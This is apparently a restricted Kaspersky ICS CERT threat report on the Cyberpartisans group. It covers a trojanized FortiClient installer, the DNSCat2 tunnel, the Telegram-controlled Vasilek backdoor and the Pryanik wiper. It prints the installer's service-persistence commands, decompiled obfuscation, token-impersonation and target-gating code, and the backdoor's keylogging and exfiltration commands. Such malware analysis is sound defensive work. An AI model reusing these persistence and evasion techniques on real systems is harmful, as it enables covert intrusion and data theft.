TTPs of Cyberpartisans’ activities aimed at Espionage and Disruption

Contents

morozov_test

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

Executive summary

Cyberpartisans is a hacktivist group that began its activities in 2020. They are known for their attacks on government agencies and industrial enterprises, the purpose of which is to steal confidential information and destabilize the IT infrastructure of the attacked organization. Their activities have attracted international attention[1] posed questions regarding the role of hacktivism in the modern world. Representatives of the group are very active in media, run channels on Telegram and YouTube, and also give interviews about themselves[2].

Thus, on April 17, 2024, the official Telegram channel of the largest Belarusian producer of nitrogen compounds and fertilizers Grodno Azot reported[3] an attempt to destabilize the enterprise by violating the integrity of the file system on some if the computers. On the same day, the Cyberpartisans group claimed[4] responsibility for the cyberattack. According to their statements, after initial compromise, they had been gathering intelligence and analyzing information collected in the enterprise network for several months and gained access to almost all key services, including process control systems.

Kaspersky ICS CERT experts managed to identify the attack vector, as well as find and analyze the malware and utilities most probably used by Cyberpartisans in the recent attack series on industrial enterprises and government agencies in Russia and Belarus.

The key finding was a previously unknown backdoor that only works on target systems and, instead of a classic C&C server, uses a group in the Telegram messenger to send collected data and receive commands. We also managed to find a wiper-class malware that the attackers used to destroy data, as well as utilities that they used to tunnel and proxy the malware's network traffic. These utilities could have allowed them to bypass network segmentation measures and suspicious network activity detection systems.

Main facts:

- Cyberpartisans attack government agencies, broadcasting agencies and industrial enterprises in Belarus, and there are also several known cases of attacks on organizations in Russia
- During the attacks Cyberpartisans, as they claim it, steal confidential data, destroy information on servers and workstations and delete backup copies, and in some cases, they claimed they had partially disabled technological processes at the attacked enterprises
- We were able to identify the tactics, techniques and procedures (TTPs) used by the Cyberpartisans, including the malware and utilities they use in their attacks, such as a backdoor controlled via Telegram and a previously unknown wiper
- Some malicious programs and utilities have been modified by attackers in such a way as to perform destructive activity only on specified (target) system

Distinctive techniques, tactics and procedures used in the campaign:

Infrastructure

[1] https://www.bloomberg.com/news/articles/2021-08-24/belarus-hackers-seek-to-overthrow-local-government
[2] https://web.archive.org/web/20211220042241/https://www.svaboda.org/a/31426268.html
[3] https://t.me/azot_official/11946
[4] https://www.by.cpartisans.org/post/podrobnosti-ataki-na-grodno-azot

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

Groups (chats), accounts and bots in the Telegram messenger required for the Vasilek malware to operate; domain names registered for CnC servers of DNSCat2 utility

Infection vector

Phishing emails with malicious attachments (trojanized software installers)

Implants

Vasilek backdoor, Pryanik wiper, DNSCat2 and other utilities for tunneling and proxying network traffic, escalating privileges, stealing confidential data, remotely controlling a system, network reconnaissance, delivering malware to remote systems, etc.

Victims

Government and manufacturing entities in Belarus and Russia

MITRE´s ATT&CK© mapping (full details in Appendix II):

Tactic	Techniques
Reconnaissance	T1589.002, T1592.002
Resource Development	T1583.001, T1583.003, T1587.001, T1585.002, T1583.002, T1585.001, T1588.002, T1588.006
Initial Access	T1566.001
Execution	T1204.002, T1059.003
Persistence	T1133, T1078.002, T1543.003
Privilege Escalation	T1134.001, T1134.002, T1547.006, T1078.002, T1068, T1543.003
Defense Evasion	T1140, T1134.001, T1134.002, T1027.002, T1027.010, T1027.007, T1036.005, T1036.004, T1006, T1480.001, T1564.002, T1562.001, T1562.002, T1070.001, T1070.009, T1027.009, T1027.013, T1078.002, T1070.006
Credential Access	T1056.001, T1040, T1003.001, T1555.005, T1555.003
Discovery	T1033, T1135, T1010, T1018, T1518.001, T1082, T1016.001, T1049, T1057, T1046, T1120, T1083
Lateral Movement	T1570, T1021.006, T1021.002
Collection	T1119, T1005, T1056.001, T1113, T1115

morozov test

© 2024 AO KASPERSKY LAB

Command and Control	T1071.001, T1071.004, T1573.001, T1573.002, T1090.001, T1219, T1132.001, T1008, T1665, T1105, T1571, T1572
Exfiltration	T1020, T1041, T1029, T1048.002, T1567
Impact	T1491, T1561.001, T1489

You can request more detailed information by sending an email to: ics-cert@kaspersky.com

Background

On April 17, 2024, the official Telegram channel of the largest Belarusian producer of nitrogen compounds and fertilizers Grodno Azot reported[1] an attempt to destabilize the enterprise by violating the integrity of the file system on some of the computers. On the same day, the Cyberpartisans group claimed[2] responsibility for the cyberattack. According to their statements, they had been performing the enterprise network reconnaissance for several months and gained access to almost all key services, including process control systems and also downloaded information that interested them.

According to their statement[2], at the final stage of the attack they managed to: encrypt thousands of workstations, delete backup copies of databases and servers, including e-mail, electronic document management system, gain access to the video surveillance system and even disrupt the technological process of the boiler shop. As proof of their words, the attackers provide a screenshot of the SCADA system interface, allegedly related to the Grodno Azot boiler shop:



Figure 1 A screenshot posted by the attackers as proof of gaining access to the boiler shop's SCADA system

© 2024 AO KASPERSKY LAB

After information about the attack appeared in the public, Kaspersky ICS CERT experts started research aimed at studying the Cyberpartisans' TTPs. We managed to find headers and attachments of phishing emails that Cyberpartisans used to penetrate the network perimeter of organizations, as well as a number of malicious programs and utilities used in attacks on several industrial enterprises and government agencies.

Technical details

Initial infection

In their posts Cyberpartisans mention various infection vectors ranging from exploiting vulnerabilities to recruiting an employee of an organization to “open the door” to the network of the attacked enterprise. Perhaps they describe these scenarios for the purpose of confusion, because in practice we have seen that they use another, much more common initial attack vector – phishing emails.

The phishing email used by Cyberpartisans contained an installer that installs legitimate FortiClient VPN software on the system, but more importantly, it also secretly installs the DNSCat2[5] utility, which allows attackers to gain control over the system, which we will describe in detail in the next chapter.

After the user runs the installer, the malware unpacks DNSCat2 to the path *C:\Windows\System32\FortiGateUpdate.dll*, and also extracts the file *C:\Windows\System32\FortiGateUpdate.manifest* which contains the encryption key that will be used to decrypt the DNSCat2 code. In the case we examined the *FortiGateUpdate* string was used as the key.

Interestingly, Cyberpartisans use this tactic only when penetrating the enterprise network. As further research has shown, when DNSCat2 is used by them at the lateral movement stage, they create a custom build of the utility that uses the attacked computer name as the decryption key. This is explained by the fact that at the initial infection stage, they simply do not know the name of the system being attacked and are forced to use a less secure encryption technique.

Let's consider the process of malware installation in the system, which comes down to executing a sequence of commands of the command line interpreter (cmd):

Command	Description
sc create FortiGateUpdate binPath= "C:\Windows\System32\svchost.exe -k FortiGateUpdate" type= share start= auto	Create a Windows service named *FortiGateUpdate* and start type Automatic after system startup
reg add HKLM\SYSTEM\CurrentControlSet\services\FortiGateUpdate\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\Windows\System32\FortiGateUpdate.dll /f	Specifying the created service executable file to run *c:\Windows\System32\FortiGateUpdate.dll* (DNSCat2)

[5] https://github.com/iagox86/dnscat2

© 2024 AO KASPERSKY LAB

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v FortiGateUpdate /t REG_MULTI_SZ /d FortiGateUpdate /f	Create a registry key to allow the *FortiGateUpdate* service DLL to be loaded by the *svchost.exe* process
reg add HKLM\SYSTEM\CurrentControlSet\services\FortiGateUpdate\Parameters /v ServiceMain /t REG_SZ /d InitHelperDll@8 /f	Setup the *FortiGateUpdate* service executable file arguments
net start FortiGateUpdate	*FortiGateUpdate* service start
sc config FortiGateUpdate DisplayName= "FortiGateUpdate Service"	Setup display name for service *FortiGateUpdate*
sc failure FortiGateUpdate actions= restart/60000/restart/120000/ restart/240000 reset= 1	Setup *FortiGateUpdate* service startup arguments in case of failure
sc failureflag FortiGateUpdate 1	Enable the *FortiGateUpdate* service to recover from a failure

It is also worth noting that the malicious installer uses dynamic import by hashes to hide its true functionality, and the hash function used is the same as the one used in another Cyberpartisans' malware – Vasilek backdoor, which we will describe later.

Finally, when DNSCat2 is installed and running, the installer launches the legitimate FortiClient VPN installer:



Figure 2 Legitimate FortiClient VPN installer from malicious installation package

© 2024 AO KASPERSKY LAB

DNSCat2 and SeekDNS

DNSCat2 is essentially a full-fledged backdoor that allows attackers to remotely control an infected system. Its peculiarity is that it allows bypassing network isolation measures, such as blocking firewall rules, since communication with the control server is carried out via the DNS protocol.

The attackers used their own program code obfuscator which calculates the hash value of the hostname (as mentioned earlier, if we are not talking about the initial infection stage) and compares it with the value passed to DNSCat2 at startup in the command line arguments. If they do not match, the malware stops execution. This technique is not new, but its implementation in this case deserves attention, because the hash value is used not only as a condition for verification, but also as a decryption key for the malware strings, including the names of API functions imported dynamically.

Such type of obfuscator allows malicious programs to protect themselves from analysis quite effectively, since automatic analysis tools and even an analyst, having received an executable file without context (without the name of the computer on which the file was launched, and without the command line arguments with which it was launched) will not be able to decipher the strings indicating malware payload. Of course, the required hash function value can be obtained by enumeration, but this is a separate, rather resource-intensive task.

```
  GetComputerName = (void (__fastcall *)(__int64, int *))GetApiByHash(dword_7FF8B6426E28 ^ (unsigned int)dword_7FF8B6426E2C);
  GetComputerName(qword_7FF8B64274B0, v18);
  ComputerName = qword_7FF8B64274B0;
  while ( (unsigned int)v13 < v18[0] )
  {
    v16 = *(_BYTE *)(ComputerName + v13);
    if ( v16 > 64 )
    {
      v17 = (unsigned __int8)v16;
      v16 += 32;
      if ( dword_7FF8B6426E30 < v17 )
        v16 = v17;
    }
    *(_BYTE *)(ComputerName + v13) = v16;
    v13 += dword_7FF8B6426E34 ^ dword_7FF8B6426E38;
  }
}
if ( !a4 )
{
  a4 = sub_7FF8B6417003(a3);
  ComputerName = qword_7FF8B64274B0;
}
v9 = dword_7FF8B6427410;
v10 = 0;
while ( v9 < a3 )
{
  *(_BYTE *)(a4 + v9) = *a2 ^ *(_BYTE *)(a1 + v9) ^ __ROL1__(*(_BYTE *)(ComputerName + v10), v9);
  v10 += dword_7FF8B6426E3C;
  if ( v10 >= 4 )
    v10 = dword_7FF8B6426E40 ^ dword_7FF8B6426E44;
  ++v9;
}
```

Figure 3 Custom DNSCat2 obfuscation algorithm

Fortunately, we were lucky, in one of the cases the attackers made a mistake, they did not take care to remove traces of their activity and we managed to get the parameters with which the malware was launched, among them there was the sought-after hash. Thanks to this, we were able to decrypt the DNSCat2 build used by the Cyberpartisans at the lateral movement stage:

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

```
Stack[000009BC]:04C8F82B aScouldnTCreate db 'sCouldn',27h,'t create UDP socket!',0
Stack[000009BC]:04C8F848 aCname db 'CNAME',0
Stack[000009BC]:04C8F84E db    0
Stack[000009BC]:04C8F84F db    0
Stack[000009BC]:04C8F850 db  1Bh
Stack[000009BC]:04C8F851 aYouDidnTPassAn db 'You didn',27h,'t pass any valid DNS types to use! Allowed types a'
Stack[000009BC]:04C8F88C db 're TXT, CNAME, MX, A',0
Stack[000009BC]:04C8F8A1 aCreatingUdpDns db 'Creating UDP (DNS) socket on %s',0
Stack[000009BC]:04C8F8C1 aTxtCnameMxA db 'TXT, CNAME, MX, A',0
Stack[000009BC]:04C8F8D3 aText db 'TEXT',0
Stack[000009BC]:04C8F8D8 aAny db 'ANY',0
Stack[000009BC]:04C8F8DC aTxt db 'TXT',0
Stack[000009BC]:04C8F8E0 db  2Ch ; ,
Stack[000009BC]:04C8F8E1 db  20h
Stack[000009BC]:04C8F8E2 db    0
Stack[000009BC]:04C8F8E3 aMx db 'MX',0
Stack[000009BC]:04C8F8E6 aA db 'A',0
```

Figure 4 Decrypted DNSCat2 strings

The tool provides a remote shell and it allowed the attackers to execute other malicious files on the victim's machines. List of commands supported by DNSCat2 is shown below:

- **echo** - sends a message back to the client for connectivity checking or debugging
- **help** - displays a list of available commands and their descriptions
- **kill** - terminates the specified window or tunnel (on server side)
- **quit** - ends the session and exits the utility
- **set** - configures settings or parameters
- **start** - launches a new tunnel or session
- **stop** - stops the specified tunnel or session (on client side)
- **tunnels** - shows a list of active tunnels
- **unset** - removes configuration parameters
- **window** – selects specified window session (on server side)
- **windows** – shows active windows sessions (on server side)

During the research we recorded several cases of using the DNSCat2 utility, in most cases, Cyberpartisans use built-in traffic encryption using the Salsa20 algorithm, keys and message signatures are generated using the Elliptic Curve Diffie-Hellman (ECDH) algorithm, which makes it impossible to decrypt this type of traffic without knowing the common key.

However, in one of the cases, the attackers did not use encryption. The reason is unknown to us, perhaps it is a human error but this allowed us to obtain several examples of decrypted commands:

```
command ([v14 amdfendrsr, PID: 2068] DESKTOP-UMNL3JJ)
```

Figure 5 Decrypted DNSCat2 command response

In Figure 5, we see the malware's response to a request for information about its operation, in particular, the malware process name *amdfendrsr*, which indicates that the DNSCat2 executable file is disguised as the AMD Crash Defender Service utility. We can also see the malware process ID and the name of the compromised system.

Apparently, Cyberpartisans had difficulties in building tunneling server chains within the networks of large organizations, and in order to understand which proxy servers are accessible from a particular infected machine, they wrote a specialized utility that we called Seekdns.

Seekdns searches for available DNS servers (looks for systems that have open port 53) and accepts two command line arguments when launched:

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

CIDR range – the range of IP addresses to scan in Classless Inter-Domain Routing format.

Domain name – the name of the domain, by requesting an A record for which the DNS server is checked.

Vasilek - backdoor controlled via Telegram

One of the main results of our research is the discovery of a previously unknown backdoor, which we named Vasilek. The peculiarity of this backdoor is that the malware is controlled (receiving commands and sending results) not by a classic C&C server, but through a group in the Telegram messenger. We were able to establish that Vasilek was used by Cyberpartisans during several attacks at once.

Vasilek loader

The task of this module is to download and launch the main Vasilek module with the rights of the specified user using the token impersonation technique, the description of which is publicly available[6]. In the command line arguments, the loader receives the path to the executable file of the main module of the malware, as well as the session ID of the user on whose behalf the launch is required.

If the user ID is not specified in the command line arguments, the malware obtains a list of active RDP sessions, extracts information about users connected to the system, and obtains their session IDs. Since administrators often connect to systems remotely via RDP to configure the system, this approach can allow the malware to obtain information about a privileged user's session.

Having received the session ID the loader obtains the user's token (the QueryUserToken function), copies it (the DuplicateTokenEx function), and impersonates the token (the ImpersonateLoggedOnUser function) to obtain the privileges of the specified user.

After this, the loader launches the main module of the malware on behalf of the user whose token was obtained earlier (the CreateProcessAsUserA function).

[6] https://medium.com/@omribaso/wts-api-wasteland-remote-token-impersonation-in-another-level-a23965e8227e

© 2024 AO KASPERSKY LAB

```
QueryUserToken = load_module_by_hash(1502286214);// wtsapi32_QueryUserToken
if ( !((int (__stdcall *)(int, char *))QueryUserToken)(v20, (char *)&v50 + 12) )
{
  v22 = load_module_by_hash(-423770974);      // msvcrt_printf
  v23 = load_module_by_hash(-1031922491);     // kernel32_GetLastError
  v24 = ((int (*)(void))v23)();
  ((void (*)(const char *, ...))v22)("Failed to get user token from session %d (%d)\n", v20, v24);
  Terminate_Current_Process((void *)1);
}
GetTokenInformation = load_module_by_hash(1173110424);// advapi32_GetTokenInformation
if ( ((int (__stdcall *)(_DWORD, int, int *, int, char *))GetTokenInformation)(HIDWORD(v50), 19, &v55, 4, v57) )
{
  v26 = v55;
  HIDWORD(v50) = v55;
}
else
{
  v26 = HIDWORD(v50);
}
DuplicateTokenEx = load_module_by_hash(-1132891880);// advapi32_DuplicateTokenEx
if ( !((int (__stdcall *)(int, int, _DWORD, int, int, int *))DuplicateTokenEx)(v26, 0x2000000, 0, 2, 1, &v51) )
{
  v28 = load_module_by_hash(-423770974);      // msvcrt_printf
  v29 = load_module_by_hash(-1031922491);     // kernel32_GetLastError
  ((void (*)(void))v29)();
  ((void (*)(const char *, ...))v28)("Failed to duplicate user token. (%d)\n");
  v30 = load_module_by_hash(-629110824);      // kernel32_CloseHandle
  ((void (__stdcall *)(_DWORD))v30)(HIDWORD(v50));
  Terminate_Current_Process((void *)1);
}
ImpersonateLoggedOnUser = load_module_by_hash(1155841934);// advapi32_ImpersonateLoggedOnUser
if ( !((int (__stdcall *)(int))ImpersonateLoggedOnUser)(v51) )
{
  v32 = load_module_by_hash(-423770974);      // msvcrt_printf
  v33 = load_module_by_hash(-1031922491);     // kernel32_GetLastError
  ((void (*)(void))v33)();
  ((void (*)(const char *, ...))v32)("Failed to impersonate user. (%d)\n");
  v34 = load_module_by_hash(-629110824);      // kernel32_CloseHandle
  ((void (__stdcall *)(int))v34)(v51);
  ((void (__stdcall *)(_DWORD))v34)(HIDWORD(v50));
  Terminate_Current_Process((void *)1);
}
```

Figure 6 Vasilek loader code fragment

Note that to hide destructive activity the attackers used dynamic imports of API functions by hashes, and the ROL4 operation with a 13-bit shift was chosen as the hashing algorithm.

Vasilek payload

After launching, Vasilek processes received command line arguments, which may include the following parameters:

--sec – encrypt malware network traffic using the built-in TLS certificate.

--clear-commands – get new chat_id using Telegram *getUpdates* API function.

The malware also supports parameters loading from configuration file, which must be located in the same directory and have the name *new.bak*. The proxy server settings can be set via the configuration file; by default, the system settings are used (the proxy server set for Internet Explorer).

The received settings are set as the values of the environment variables, which the malware then works with:

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

```
GetEnvironmentVariableA("TLS_NON_SEC", Buffer, 0xFFu);
if ( !strcmp(Buffer, "true") )
{
  *((_DWORD *)lpBuffer + 392) = 0;
  strcpy(&lpBuffer[strlen(v2) + 260], "--sec ");
}
Buffer[0] = 0;
GetEnvironmentVariableA("CLEAR_OLD_UPDATES", Buffer, 0xFFu);
if ( !strcmp(Buffer, "true") )
{
  *((_DWORD *)lpBuffer + 393) = 1;
  strcpy(&lpBuffer[strlen(v2) + 260], "--clear-commands ");
}
else if ( !strcmp(Buffer, "false") )
{
  *((_DWORD *)lpBuffer + 393) = 0;
  strcpy(&lpBuffer[strlen(v2) + 260], "--no-clear-commands ");
}
v3 = (CHAR *)malloc(0x104u);
*((_DWORD *)lpBuffer + 391) = v3;
if ( GetEnvironmentVariableA("PASSED_HTTP_PROXY", v3, 0x104u) )
{
  *(_DWORD *)&lpBuffer[strlen(v2) + 260] = 2125869;
  return strcat(v2, *((const char **)lpBuffer + 391));
}
```

Figure 7 Vasilek payload code fragment #1

The attackers have provided a mechanism that allows it to operate only on target systems: on hostname of infected system the value of the SHA256 hash function is calculated (using "salt"[7]) and the resulting hash is compared with the value specified in the malware code. If the values do not match, the malware terminates.

This mechanism allows the malware not to perform destructive activity on systems that it accidentally got onto, as well as on automatic malware analysis systems (e.g. "sandboxes"), which helps it remain undetected longer.

```
sha256_init(v11);
v0 = strlen(g_environment);
sha256_process((int)v11, g_environment, v0);
sha256_done(v11, Buf1);
v1 = (const void *)hex_string_to_bytes("45bc002d2be4f48bef2651ca04b3431c45425d946a9dd73e4f236db1e3803b0a");
v9 = v2;
v8 = v1;
v3 = 32;
if ( v2 >= 0x20 )
  v2 = 32;
if ( memcmp(Buf1, v1, v2) )
{
  free_byte_array(&v8);
  sha256_init(v11);
  sha256_process((int)v11, &unk_44C0B1, 0);
  sha256_done(v11, Buf1);
  v4 = (const void *)hex_string_to_bytes("45bc002d2be4f48bef2651ca04b3431c45425d946a9dd73e4f236db1e3803b0a");
  v9 = v5;
  v8 = v4;
  if ( v5 < 0x20 )
    v3 = v5;
  if ( memcmp(Buf1, v4, v3) )
    exit(1);
}
free_byte_array(&v8);
return v7;
```

Figure 8 Vasilek payload code fragment #2

[7] https://en.wikipedia.org/wiki/Salt_(cryptography)

© 2024 AO KASPERSKY LAB

If the hash value matches, the malware checks the value of the CLEAR_OLD_UPDATES environment variable. If it has a value of 1, Vasilek calls the Telegram API *getUpdates* function with the *offset=0* parameter (get the latest unread messages) and receives a new *chat_id* value in response (the group ID for receiving commands and sending the results of their execution). To execute the request, a token located in the malware code is used (the *bot_id* parameter).


```
{"ok":true,"result":[{"update_id":714220436,
"my_chat_member":{"chat":{"id":-1001905092115,"title":"azdv000bot
group:KEYON","type":"supergroup"},"from":{"id":1087968824,"is_bot":true,"first_name":"Group","username":"GroupAn
onymousBot"},"date":1715151259,"old_chat_member":{"user":{"id":7067560738,"is_bot":true,"first_name":"azdv000bot
","username":"azdv000bot"},"status":"member"},"new_chat_member":{"user":{"id":7067560738,"is_bot":true,"first_na
me":"azdv000bot","username":"azdv000bot"},"status":"left"}}},{"update_id":714220437,
"message":{"message_id":1269,"from":{"id":1087968824,"is_bot":true,"first_name":"Group","username":"GroupAnonymo
usBot"},"sender_chat":{"id":-1001905092115,"title":"azdv000bot
group:KEYON","type":"supergroup"},"chat":{"id":-1001905092115,"title":"azdv000bot
group:KEYON","type":"supergroup"},"date":1715151259,"left_chat_participant":{"id":7067560738,"is_bot":true,"firs
t_name":"azdv000bot","username":"azdv000bot"},"left_chat_member":{"id":7067560738,"is_bot":true,"first_name":"az
dv000bot","username":"azdv000bot"}}}]}
```


Figure 9 Example of Telegram API response for Vasilek getUpdates request

Otherwise (if the value of the environment variable *CLEAR_OLD_UPDATES* is zero), the group ID specified in the malware code is used. After this, the malware starts a cycle of reading and executing commands that are transmitted to it in the text of messages sent in the specified Telegram group. To do this, the attackers add a bot, the token of which is specified in the malware code, to the desired chat in advance.



Figure 10 Telegram-bot account used by threat actor

Here is the list of commands supported by backdoor:

Command	Description
document	Download a given file from Telegram chat

© 2024 AO KASPERSKY LAB

kill	Terminate the process with the given process ID
kill_except	Terminate the process with the given process ID after checking that the specified process is not a malware process
dwl	Upload the specified file to Telegram chat
c	Run command using command line on all bot instances (infected systems) in Telegram chat
ci	Execute a command using the command line (for a given infected system, which is determined by the process ID (PID) of the malware instance running on it)
cl	Run a command using the command line, multiple times with a specified delay (the number of attempts to execute the command can also be specified)
cil	A combination of actions performed by commands **ci** and **cl**
reset	Restart the command prompt process (*cmd.exe*)
v	Send information about infected system: • Malware version • Computer name • Malware executable file path • Malware command line arguments • Malware working dir • Processor architecture • Malware process ID • Current Telegram-chat ID • System encoding
update	Get new data for the configuration file (*new.bak*)
cr	Run a command using the command line without receiving its results
sleep	Pause execution for a specified time
sleep_except	Pause execution for a specified time
wget	Download file from specified URL
restart	Restart the malware process
cpr	Create a new process using the given command line arguments
cpri	Create a new process using the CreateProcessA function

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

screenshot	Take a screenshot and send it to Telegram chat with the file name *screenshot.png*
#UPLOAD	Upload binary data and write it to the specified file, then send the message *File uploaded* to the Telegram chat, in case of an error, send the message *File upload failed* to the Telegram chat
accum_delay	Set the time interval between command executions
flush	The command does nothing (most likely, the implementation is not finished in the version of malware being investigated)
key_on	Activate the keylogger and record the codes of the keys pressed by the user on the keyboard into the *keys.txt* file, then upload this file to the Telegram chat
key_off	Deactivate keylogger
key_flush	Clear the buffer containing key codes recorded by the keylogger
click	Move the cursor to the specified coordinates and simulate a left mouse button click
lclick	Similar to the **click** command
rclick	Move the cursor to the specified coordinates and simulate a right-click
double_click	Move the cursor to the specified coordinates and simulate a double-click with the left mouse button
wake_up	Send message *Already awake* to Telegram chat
prevent_sleep	Prevent the system from going to sleep for a specified number of seconds
mute	Not implemented in the malware version under study
unmute	Not implemented in the malware version under study
track_window	Enable transmission of information about the active window, the process it belongs to, the executable file, and the window title
screenshots_track	Similar to the **track_window** command, but a screenshot of the active window is also sent to the Telegram chat
screenshots_cycle	Same as **screenshots_track** command

By creating a special script to simulate the operation of the malware, we were able to obtain several commands transmitted by the attackers for execution on infected systems. This stage of the research showed that the attackers actively used Vasilek to collect information about the system (including the codes of the keys pressed on the keyboard and screenshots of application windows), as well as the information about the network of the attacked company.

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

```
"Cyber Partisan": "/v",
"Vasilek": "Version: [3.0.0]
Hostname: [myPC]
ExeName: [mstfc.exe]
Exepath: [C:\\WINDOWS\\TEMP\\mstfc.exe]
Params: [-sec=false]
ExeDir: [C:\\WINDOWS\\TEMP]
WD: [C:\\WINDOWS\\system32]
Arch: [386]
PID: [2964]
ChatId: [-1001894993850]
Codepage: [0]",

"Cyber Partisan": "/c net share",
"Vasilek": "Microsoft Windows [Версия 5.2.3790]
(C) Корпорация Майкрософт, 1985-2003.

C:\\WINDOWS\\system32>net share

Общее имя   Ресурс                        Заметки

-------------------------------------------------------------------------------
IPC$                                       Удаленный IPC
ADMIN$      C:\\WINDOWS                     Удаленный Admin
C$          C:\\                            Стандартный общий ресурс
Команда выполнена успешно.",
```

Figure 11 Script emulating Vasilek backdoor communication results

Pryanik wiper

In their attack reports, Cyberpartisans claimed to have destroyed data on hundreds of machines of the attacked organizations. During the research, we managed to find the tool they used – a wiper, which we named Pryanik.

The first thing that catches the eye is that the wiper works as a "logical bomb", i.e. its destructive activity is activated at a specified date and time.

The malware receives the hash value from the *Windows* string, while the hashing algorithm used is based on the system date and time:

```
int __cdecl Gen_Hash(_BYTE *a1)
{
  int result; // eax
  _SYSTEMTIME v3; // [esp+0h] [ebp-18h] BYREF

  GetSystemTime(&v3);
  result = 33382 - (v3.wYear + v3.wMonth + v3.wDay);
  while ( *a1 )
    result = (char)*a1++ + 33 * result;
  return result;
}
```

Figure 12 Wiper hashing algorithm

© 2024 AO KASPERSKY LAB

The obtained value is compared with the constant *0x6C6B1F34*, based on the algorithm, this hash value can be obtained no more than once a month, for example, 03/18/2024, 04/17/2024, 05/16/2024, etc. If the hash value does not match the specified constant, the malware terminates.

